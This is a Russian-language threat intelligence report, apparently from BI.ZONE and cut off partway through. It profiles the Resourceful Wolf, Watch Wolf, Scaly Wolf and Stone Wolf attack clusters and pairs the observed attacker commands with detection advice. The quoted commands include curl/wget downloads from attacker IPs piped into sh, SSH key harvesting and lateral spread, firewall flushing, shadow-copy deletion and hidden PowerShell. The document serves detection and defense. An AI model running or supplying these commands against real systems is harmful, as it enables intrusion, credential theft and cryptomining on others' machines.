
Фрагмент снимка состояния сайта злоумышленников на июнь 2024 года, сделанный сервисом Wayback Machine

Resourceful Wolf

Другие названия: Money Libra

Этот кластер активен как минимум с 2019 года и регулярно атакует организации в разных странах с целью несанкционированного использования вычислительных ресурсов для майнинга криптовалюты.

География атак



Атакованные отрасли

Производство

Сельское хозяйство, добыча полезных ископаемых, обрабатывающая промышленность, энергетика, строительство

Услуги и торговля

Розничная торговля, электронная коммерция, финансы, страхование, коммунальное хозяйство, туризм, организация досуга и развлечений

Государство и общество

Государственное управление, здравоохранение, культура, спорт

Образование, наука и технологии

Образование, наука, инженерия, информационные технологии

Инфраструктура и транспорт

Транспорт, связь, СМИ

Для получения первоначального доступа злоумышленники эксплуатируют множество уязвимостей в общедоступных приложениях, например:

- CVE-2023-46604 в ActiveMQ;
- CVE-2023-32315 в Openfire;
- CVE-2020-11651 и CVE-2020-11652 в SaltStack;
- CVE-2019-19781 в Citrix Application Delivery Controller (ADC);
- CVE-2020-5902 в F5 BIG-IP;
- CVE-2020-25213 в WordPress File Manager;
- CVE-2021-44228 в Apache Log4j;
- CVE-2022-26134 в Confluence;
- CVE-2020-7961 в Liferay;
- CVE-2020-14883 в Oracle WebLogic Server.

Еще атакующие могут использовать незащищенные открытые порты Docker API и серверы Redis со слабым паролем или без него.

Процесс компрометации начинается с загрузки сценария в скомпрометированный сервер, например:

```
/bin/bash -c apt-get update && apt-get install
-y wget cron; service cron start; wget -q -O -
hxxp://78.153.140[.]96/mi[.]sh | sh; tail -f /dev/
null
```

wget

Утилита, позволяющая передавать файлы по сети. По умолчанию входит в большинство дистрибутивов Linux, поддерживает протоколы HTTP, HTTPS и FTP. Злоумышленники обычно используют ее для загрузки вредоносных файлов и инструментов в скомпрометированную систему.

Возможности обнаружения

Отслеживайте использование wget для загрузки по протоколу HTTP файлов с расширениями `.sh`, `.py`, `.php`, `.so` и др.

Загруженный скрипт выполняет следующие действия:

- Загружает руткит с подконтрольного злоумышленникам сервера и записывает путь к библиотеке в файл `/etc/ld.so.preload`. При этом выполняются следующие команды:

```
chattr -i /etc/ld.so.preload
rm -f /etc/ld.so.preload
```

- Ищет и останавливает процессы, связанные с функционированием иного ВПО. При этом для сбора информации используются утилиты ps и netstat, а для завершения — pkill, например:

```
pkill -f supportxmr
pkill -f monero
pkill -f kthreaddi
pkill -f srv00
pkill -f /tmp/.javae/javae
pkill -f .javae
pkill -f .syna
pkill -f .main
pkill -f xmm
```

- Загружает и выполняет экземпляр ВПО Kinsing. Для обеспечения персистентности в скомпрометированной системе с помощью cron создается задание, а с помощью systemctl — служба.
- Отключает UFW и удаляет все правила межсетевого экрана:

```
ufw disable
iptables -F
```

- Удаляет историю выполненных команд:

```
history -c
rm -rf /.bash_history
```

Манипуляция конфигурацией межсетевого экрана

Злоумышленники часто манипулируют настройками межсетевого экрана и стремятся отключить его, чтобы беспрепятственно осуществлять сетевые коммуникации с вредоносными ресурсами.

Возможности обнаружения

Отслеживайте запуск следующих команд:

- `ufw` с параметром `disable`.
- `iptables` с параметром `-F`.

Kinsing загружает и инсталлирует криптомайнер, а также еще один сценарий, предназначенный для распространения ВПО по скомпрометированной IT-инфраструктуре.

Сценарий ищет аутентификационный материал, имена удаленных систем и пользователей в различных файлах, например:

```
find / /root /home -maxdepth 3 -name 'id_rsa*'
grep -vw pub
cat /.ssh/config /home/*/.ssh/config /root/.ssh/config
grep IdentityFile
awk -F "IdentityFile" '{print $2}'
cat /.bash_history /home/*/.bash_history /root/.bash_history
grep -E "(ssh scp)"
awk -F ' -i ' '{print $2}'
awk '{print $1'})
```

Поиск аутентификационного материала

Злоумышленники могут получать аутентификационный материал из различных файлов: конфигурационных, с историей введенных команд и т. п. Это может позволить им начать продвижение по скомпрометированной IT-инфраструктуре.

Возможности обнаружения

Отслеживайте запуск команд `find` или `cat` с параметрами, соответствующими именам файлов, содержащих аутентификационный материал, например `id_rsa`, `.ssh`, `.bash_history`, `known_hosts`.

Полученная информация используется для подключения к удаленным системам и загрузки в них первоначального сценария с помощью wget или cURL:

```
ssh -oStrictHostKeyChecking=no -oBatchMode=yes
-oConnectTimeout=5 -i $key $user@$host -p$sshp
sudo curl -L hxxp://194.38.20[.]199/spr[.]sh
sudo wget -q -O - hxxp://194.38.20[.]199/spr[.]sh
```

Таким образом злоумышленники могут скомпрометировать значительную часть IT-инфраструктуры и использовать ее вычислительные мощности для майнинга криптовалюты.

Разбор активности Resourceful Wolf. Кейс из практики команды BI.ZONE TDR

Злоумышленники проэксплуатировали уязвимость общедоступного приложения в одном из контейнеров и выполнили следующий сценарий:

```
sh -c '[ -f "/bin/bash" ] && (curl -s
hxxp://78.153.140[.]96/ph[.]sh||wget -q -O-
hxxp://78.153.140[.]96/ph[.]sh)|bash || (curl
-s
hxxp://78.153.140[.]96/ph2[.]sh||wget -q -O-
hxxp://78.153.140[.]96/ph2[.]sh)|sh'
```

Специалисты BI.ZONE TDR, проводившие круглосуточный мониторинг, обнаружили эту вредоносную активность. Угрозу идентифицировали и отнесли к кластеру Resourceful Wolf.

Эксперты BI.ZONE дали пострадавшей организации рекомендации по исправлению уязвимости, а также выполнили ряд действий по нейтрализации выявленной угрозы. Так удалось не допустить ущерба.

Выводы


01 Эксплуатация публично доступных приложений — один из самых популярных среди злоумышленников методов получения первоначального доступа. Узнать, какие уязвимости эксплуатируют реальные атакующие, помогут данные киберразведки, а своевременно выявить угрозы на периметре — решения для управления поверхностью атаки, например BI.ZONE CPT.

02 Несмотря на возможное наличие уязвимостей на периметре, круглосуточный мониторинг цифровых активов позволяет идентифицировать вредоносную активность на начальных этапах и нейтрализовать ее.

Watch Wolf

Другие названия: Hive0117

Мы уже рассказывали об этом кластере активности в исследовании Threat Zone 2024, а также описывали его кампанию в статье на нашем сайте. Watch Wolf продолжил атаковать организации различных отраслей с целью получения доступа к их счетам.



География атак

Атакованные отрасли

Производство

Сельское хозяйство, добыча полезных ископаемых, **обрабатывающая промышленность**, **энергетика**, **строительство**

Услуги и торговля

Розничная торговля, **электронная коммерция**, **финансы**, **страхование**, коммунальное хозяйство, **туризм**, организация досуга и развлечений

Государство и общество

Государственное управление, здравоохранение, культура, спорт


Образование, наука и технологии

Образование, наука, инженерия, **информационные технологии**

Инфраструктура и транспорт

Транспорт, **связь**, СМИ

Как и прежде, злоумышленники использовали DarkWatchman, а главным методом доставки этого ВПО были фишинговые электронные письма. В качестве тем таких писем преступники выбирали наиболее актуальные для организаций: передачу финансовых документов, изменения в федеральных законах, налогообложение. При этом нередко вредоносный файл прикреплялся к письму в виде архива, защищенного паролем.



Чт 13.06.2024 10:00

[redacted] <[redacted]@mail.ru>

Re: заявка

Кому [redacted]

Сообщение | Документ из налоговой(запрос).rar (201 Кбайт)

ВНЕШНЯЯ ПОЧТА: Если отправитель почты неизвестен, не открывайте вложений, не переходите по ссылкам, не пересылайте конфиденциальную информацию, не вводите свой корпоративный пароль и сообщите в службу ИБ на infosec@sibcem.ru.

Добрый день!
Отправляли вам платеж около 5 месяцев назад, сейчас пришел запрос из налоговой по вам, требуют все документы по сделке.
У вас все нормально? Нет ли проблем? Очень сейчас не хочется попасть на выездную проверку. Я вам отправляю документы из налоговой т.к. это гос. документы и по идее мы не должны их отправлять, пожалуйста, сохраняйте конфедициальность. Пароль на архив: doc62024
Перешлите письмо бухглатеру пожалуйста, будем разбираться вместе.

С уважением, [redacted]

Одно из фишинговых писем, распространяемых кластером Watch Wolf

Такие архивы могли содержать один или несколько файлов, включая исполняемый, замаскированный под легитимный, например `Документ из налоговой(запрос).exe`.

Запуск вредоносного файла приводил к инсталляции в скомпрометированную систему бэкдора DarkWatchman, например:

```
wscript.exe "%AppData%\Local\7020189421.js" 246
```

JavaScript

Злоумышленники нередко используют интерпретаторы команд и сценариев для решения различных задач постэксплуатации. Например, JavaScript, который чаще всего выполняется при помощи `wscript.exe`, как в случае с `DarkWatchman`, или `cscript.exe`.

Возможности обнаружения

Отслеживайте запуск подозрительных JS-сценариев с использованием `wscript.exe` или `cscript.exe` из папок `%AppData%\Local|Roaming`.

Атакующие регистрировали библиотеку DynamicWrapperX, которая представляет собой компонент ActiveX, позволяющий взаимодействовать с Windows API через сценарии:

```
regsvr32.exe /i /s "C:\Users\[redacted]\AppData\
Local\dynwrapx.dll"
```

При наличии необходимых привилегий злоумышленники удаляли теневые копии Windows:

```
vssadmin.exe Delete Shadows /All /Quiet
```

При этом папка, в которую скопирован экземпляр DarkWatchman, с помощью PowerShell добавлялась в исключения Windows Defender:

```
pwsh.exe -NonI -W Hidden -Exec Bypass
Add-MpPreference -ExclusionPath %LOCALAPPDATA%
```

PowerShell также использовался для запуска кейлогера, закодированного в Base64:

```
powershell.exe -NoP -NonI -W Hidden -Exec Bypass
-enc [BASE64 string]
```

Для взаимодействия со скомпрометированной системой преступники применяли модуль DarkVNC и TeamViewer.

DarkVNC мог как выполняться непосредственно в памяти скомпрометированной системы, так и сохраняться в виде DLL-файла и запускаться посредством `rundll32.exe` или `regsvr32.exe`.

Примечательно, что у этого инструмента был свой журнал, который сохранялся в файл `C:\ProgramData\cln_log.txt` и позволял реконструировать действия злоумышленников.

Помимо средств, позволяющих взаимодействовать со скомпрометированной системой с использованием графического интерфейса, в арсенале атакующих был инструмент FakeUpdate, предназначенный для демонстрации жертве поддельного экрана обновления системы.

Поддельный экран обновления операционной системы, демонстрируемый FakeUpdate

Таким образом, скомпрометированная организация не замечала несанкционированные переводы денег со своих счетов и не могла помешать мошенникам.

Scaly Wolf

Другие названия: Albino Ghouls

Ранее мы освещали этот кластер активности в исследовании Threat Zone 2024, а также писали статьи об инструментах Scaly Wolf: стилере White Snake и непригодном для атак загрузчике. В 2024 году злоумышленники продолжили распространять White Snake в том числе с использованием загрузчика in2al5d p3in4er. Также они начали применять инструменты собственной разработки: загрузчик Scaly Loader, бэкдоры Scaling и Dispersion.

География атак

Атакованные отрасли

Производство

Сельское хозяйство, добыча полезных ископаемых, **обрабатывающая промышленность**, **энергетика**, **строительство**

Государство и общество

Государственное управление, здравоохранение, культура, спорт

Инфраструктура и транспорт

Транспорт, **связь**, СМИ


Услуги и торговля

Розничная торговля, **электронная коммерция**, **финансы**, **страхование**, коммунальное хозяйство, **туризм**, организация досуга и развлечений

Образование, наука и технологии

Образование, наука, инженерия, **информационные технологии**

Преступники рассылали фишинговые письма преимущественно от имени Главной военной прокуратуры и Следственного комитета.



Фишинговое письмо, отправленное Scaly Wolf от имени Главной военной прокуратуры РФ

Такие письма содержали одно или несколько вложений, в том числе защищенный паролем архив, который среди прочего содержал вредоносный исполняемый файл, например `постановление о производстве.exe`.

Замаскированные исполняемые файлы

Злоумышленники часто маскируют исполняемые файлы под различные легитимные документы, чтобы убедить жертву их открыть. Зачастую для именования таких файлов используется русский язык или транслитерация, в некоторых случаях у них может быть двойное расширение.

Возможности обнаружения

Отслеживайте запуск следующих исполняемых файлов:

- С русскоязычными именами (включая транслитерацию).
- С двойным расширением, например `.pdf.exe`, `.doc.exe`.

Особенного внимания заслуживают собственные инструменты кластера Scaly Wolf: Scaly Loader, Scaling и Dispertion.

Scaly Loader — это загрузчик, который позволяет доставлять в скомпрометированную систему дополнительные вредоносные файлы. Он собирает данные о скомпрометированной системе с использованием WMI:

```
SELECT * FROM Win32_ComputerSystem
SELECT * FROM Win32_Processor
SELECT UUID FROM Win32_ComputerSystemProduct
SELECT * FROM AntivirusProduct
SELECT * FROM Win32_BIOS
```

Сбор информации с помощью WMI

Злоумышленники могут взаимодействовать с WMI, чтобы собрать информацию о скомпрометированной системе не только с помощью WMIC, но и напрямую.

Возможности обнаружения

Убедитесь, что телеметрия ваших средств защиты включает данные о событиях взаимодействия с классами WMI, характерными для сбора информации о системе. Например, AntivirusProduct, Win32_ComputerSystem, Win32_ComputerSystemProduct.

Также загрузчик получает IP-адрес скомпрометированной системы, осуществляя запрос к сервису `hxxp://api.ipify[.]org`. Собранная информация отправляется на сервер злоумышленников по протоколу HTTP, после чего в систему может загрузиться дополнительное ВПО, например Scaling.

Scaling — это бэкдор, с помощью которого атакующие могут выполнять команды в скомпрометированной системе. Как и Scaly Loader, Scaling использует WMI для сбора данных о скомпрометированной системе, а также сервис `hxxp://api.ipify[.]org` для получения ее IP-адреса.

Основная функциональность бэкдора — выполнение команд с использованием командной строки Windows:

```
cmd.exe /c [переданная команда]
```

Scaling также может делать снимки с экрана скомпрометированной системы и отправлять их, закодированные в Base64, на командный сервер.

Еще один бэкдор кластера Scaly Wolf — Dispersion. Он написан на JavaScript и также позволяет выполнять произвольные команды с помощью командной строки Windows.

Например, злоумышленники могут собирать информацию об имеющихся файлах:

```
cmd.exe /u /c "dir /-c /4 /a
"C:\" > "[путь к временному файлу]""
```

Для сбора информации о скомпрометированной системе бэкдор использует WMIC:

```
cmd.exe /u /c "wmic logicaldisk get
deviceid,volumename,caption,description,size >
"[путь к временному файлу]""
```

Dispersion применяет сразу несколько методов закрепления в скомпрометированной системе:

1. Создание задачи в планировщике Windows:

   ```
   schtasks.exe /create /tn 'Flash Player Update' /sc
   HOURLY /tr "wscript [путь к экземпляру бэкдора]" /f
   ```

2. Создание соответствующей записи в разделе реестра Run.
3. Модификация ярлыков, расположенных в следующих папках:
   - `C:\Users\[user]\Desktop`
   - `C:\Users\[user]\Microsoft\Internet Explorer\Quick Launch`
   - `C:\Users\[user]\Microsoft\Internet Explorer\Quick Launch\User Pinned\TaskBar`

Также злоумышленники использовали дополнительные инструменты, например легитимный Punto Switcher в качестве кейлогера. При этом его журнал сохранялся в файл `C:\ProgramData\debug[любая последовательность символов].log`.

Для архивации собранных с помощью Punto Switcher данных использовали 7-Zip:

```
7z.exe a -t7z -r0 -mmt2 -ms=off -y "[путь к архиву]" -mx1 "[путь к файлу]" -scsWIN –ssw
```

Атакующие получали снимки с экрана с помощью инструмента NirCmd:

```
nircmd.exe "savescreenshotfull" [путь к временному файлу]
```

NirCmd

Бесплатный инструмент, который позволяет взаимодействовать с операционной системой посредством командной строки. Обычно с его помощью злоумышленники повышают привилегии, выполняют команды, создают снимки экрана и т. д.

Возможности обнаружения

Отслеживайте запуск исполняемых файлов, в качестве имени продукта которых указано `Nircmd`, в качестве описания файла — `NirCmd` или в качестве оригинального имени файла — `NirCmd.exe`.

Также обращайте внимание на параметры командной строки, которые часто используют атакующие: `elevatecmd`, `execmd`, `killprocess`, `memdump`, `runas`, `runassystem`, `savescreenshotfull`.

Мы относим Scaly Wolf к финансово мотивированным кластерам активности на основе анализа их жертв и получателей фишинговых писем. Тем не менее группировку можно было бы отнести и к шпионским, так как атакующие проявляли интерес к файлам в скомпрометированных системах.

Stone Wolf

Другие названия: нет

Этот кластер начал проявлять активность в мае 2024 года. Мы уже писали о нем в статье на нашем сайте. В его арсенал входят исключительно коммерческие инструменты: загрузчик in2al5d p3in4er, стилер Meduza, загрузчик DarkGate и троян удаленного доступа Remcos.

География атак

Атакованные отрасли

Производство

Сельское хозяйство, добыча полезных ископаемых, **обрабатывающая промышленность**, энергетика, строительство

Государство и общество

